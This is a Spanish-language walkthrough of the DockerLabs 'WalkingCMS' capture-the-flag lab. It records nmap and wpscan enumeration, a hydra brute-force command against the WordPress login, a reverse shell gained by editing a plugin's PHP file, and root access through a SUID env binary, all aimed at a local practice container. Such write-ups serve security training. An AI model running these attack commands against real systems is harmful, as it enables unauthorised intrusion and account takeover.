DockerLabs - WalkingCMS
nmap
1
2
3
4
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/WalkingCMS]
└─$ nmap -p- -sS --min-rate 5000 -v -n -Pn 172.17.0.2 -oG allPorts
PORT   STATE SERVICE
80/tcp open  http
1
2
3
4
5
6
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/WalkingCMS]
└─$ nmap -sCV -p80 172.17.0.2
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
análisis
Comenzamos revisando posibles recursos disponibles en el servidor con nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/WalkingCMS]
└─$ nmap --script http-enum 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-08 22:02 GMT
Nmap scan report for bicho.dl (172.17.0.2)
Host is up (0.000030s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /wordpress/: Blog
|_  /wordpress/wp-login.php: Wordpress login page.
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.91 seconds
Vemos que hay un WordPress disponible:

Sabiendo esto, ejecutamos wpscan para buscar posibles formas de entrada:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/WalkingCMS]
└─$ wpscan --url http://172.17.0.2/wordpress --detection-mode aggressive -e ap,at,u -t 32
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | `_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.

[+] URL: http://172.17.0.2/wordpress/ [172.17.0.2]
[+] Started: Sat Nov  8 22:38:37 2025

Interesting Finding(s):

[+] XML-RPC seems to be enabled: http://172.17.0.2/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.17.0.2/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://172.17.0.2/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://172.17.0.2/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.8.3 identified (Latest, released on 2025-09-30).
 | Found By: Atom Generator (Aggressive Detection)
 |  - http://172.17.0.2/wordpress/index.php/feed/atom/, <generator uri="https://wordpress.org/" version="6.8.3">WordPress</generator>
 | Confirmed By: Opml Generator (Aggressive Detection)
 |  - http://172.17.0.2/wordpress/wp-links-opml.php, Match: 'generator="WordPress/6.8.3"'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] mario
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://172.17.0.2/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Nos revela que hay un usuario llamado mario, el cual es válido, y sobre el cual podemos, por fuerza bruta, tratar de obtener su contraseña empleando hydra:
1
2
3
4
5
6
7
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/WalkingCMS]
└─$ hydra -l mario -P /usr/share/seclists/Passwords/rockyou.txt 172.17.0.2 http-post-form "/wordpress/wp-login.php:log=mario&pwd=^PASS^&wp-submit=Acceder&redirect_to=http%3A%2F%2F172.17.0.2%2Fwordpress%2Fwp-admin%2F&testcookie=1:no es correcta" -t 64 -I

[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking http-post-form://172.17.0.2:80/wordpress/wp-login.php:log=mario&pwd=^PASS^&wp-submit=Acceder&redirect_to=http%3A%2F%2F172.17.0.2%2Fwordpress%2Fwp-admin%2F&testcookie=1:no es correcta
[80][http-post-form] host: 172.17.0.2   login: mario   password: l***
1 of 1 target successfully completed, 1 valid password found

Tras un rato, obtenemos la contraseña, y nos logueamos:
acceso inicial (www-data)

Para obtener una consola remota, emplearemos el plugin Hello Dolly, ya que dispone de un script en PHP, el cual podemos editar, y posteriormente, ejecutarlo:

Usaremos el script PHP Reverse Shell MonkeyPentest, el cual debemos modificar, indicando la IP a la que queremos apuntar (la de nuestra máquina, en mi caso 172.17.0.1), y el puerto destino (que en mi caso, he usado el 4444):
Tras actualizar el script, si ya nos hemos puesto en escucha, veremos que nos habrá devuelto una consola remota:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/WalkingCMS]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 55384
Linux 2655cda838d9 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64 GNU/Linux
 11:09:06 up 1 day, 27 min,  0 user,  load average: 1.22, 2.22, 1.95
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can`t access tty; job control turned off
$ whoamiu
/bin/sh: 1: whoamiu: not found
$ whoami
www-data
$ hostname -I
172.17.0.2
Procedemos a tratar la TTY para tener una consola plenamente funcional:
1
2
3
4
5
6
7
8
9
10
11
12
13
$ script -c bash /dev/null
Script started, output log file is '/dev/null'.
www-data@2655cda838d9:/$ ^Z
zsh: suspended  nc -nlvp 4444

┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/WalkingCMS]
└─$ stty raw -echo;fg
[1]  + continued  nc -nlvp 4444
                               reset xterm

www-data@2655cda838d9:/$ export TERM=xterm
www-data@2655cda838d9:/$ export SHELL=bash
www-data@2655cda838d9:/$ stty rows 48 columns 210
escalada de privilegios (root)
Revisando los binario con permisos SUID, encontramos que /usr/bin/env dispone de dichos permisos:
1
2
3
4
5
6
7
8
9
10
www-data@2655cda838d9:/$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/su
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/env
/usr/bin/mount
/usr/bin/chsh
En GTFOBins encontramos que cuando el binario env tiene permisos SUID, podemos llegar a obtener una consola como el propietario del binario empleando el siguiente comando:

Ejecutamos el comando que nos indican, y ya nos habremos convertido en root:
1
2
3
www-data@2655cda838d9:/$ env /bin/bash -p
bash-5.2# whoami
root
Y con esto concluye la resolución del laboratorio WalkingCMS!
